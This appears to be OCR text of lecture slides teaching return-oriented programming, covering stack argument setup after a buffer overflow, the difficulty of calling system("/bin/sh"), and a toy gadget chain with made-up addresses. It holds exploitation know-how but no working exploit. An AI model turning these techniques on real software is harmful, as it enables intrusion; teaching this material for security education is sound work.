
Recap

- We can set arguments on the stack before calling functions
- We often need to compensate for off-by-1 errors

Questions?


Setting arguments

Q: We cannot use this technique to call system("/bin/sh"). Why not?




Setting arguments

Q: We cannot use this technique to call system("/bin/sh"). Why not?
A: It is a pointer to a string in memory, and we do not know the address to overwrite!



Setting arguments


When data is passed by reference (pointer), the goal changes:



Setting arguments

When data is passed by reference (pointer), the goal changes:


- We need both data, and the address of that data



Setting arguments

When data is passed by reference (pointer), the goal changes:

- We need both data, and the address of that data
- We do not know the address of anything on the stack!




Setting arguments

When data is passed by reference (pointer), the goal changes:

- We need both data, and the address of that data
- We do not know the address of anything on the stack!


(We only know the code addresses, because they don't change)



Return-Oriented Programming

Workaround: We can calculate the value at runtime:

- Add 16 to %esp
- Write the result to %esp + 8




Return-Oriented Programming

Workaround: We can calculate the value at runtime:

- Add 16 to %esp
- Write the result to %esp + 8


These are just a couple lines of assembly:


- mov %esp, %eax
- add 0x10, %eax
- mov %eax, 0x8(%esp)



Return-Oriented Programming


We can actually run arbitrary assembly… as long as it is followed by a return!






Return-Oriented Programming


Step #1: Overflow the buffer with *two* addresses






Return-Oriented Programming

Step #2: After leaving, the first address will be at the bottom of the stack





Return-Oriented Programming


Step #3: After returning to the first address, the second address is at the bottom of the stack

```
End of vuln
0x10 call gets
0x11 leave
0x12 ret
```

ESP

```
Somewhere in the code section
0x20 mov %esp, %eax
0x21 ret
```

```
Start of system()
0x30 ; more code we want to run
```



Return-Oriented Programming


Step #3: The next address is *also* a return, so we return *again* to the final function!

```
End of vuln
0x10 call gets
0x11 leave
0x12 ret
```

```
Somewhere in the code section
0x20 mov %esp, %eax
0x21 ret
```

ESP

```
Start of system()
0x30 ; more code we want to run
```



Return-Oriented Programming


We can keep chaining this between any number of code blocks that end in a return

```
End of vuln
0x10 call gets
0x11 leave
0x12 ret
```

```
Somewhere in the code section
0x20 mov %esp, %eax
0x21 ret
```

ESP

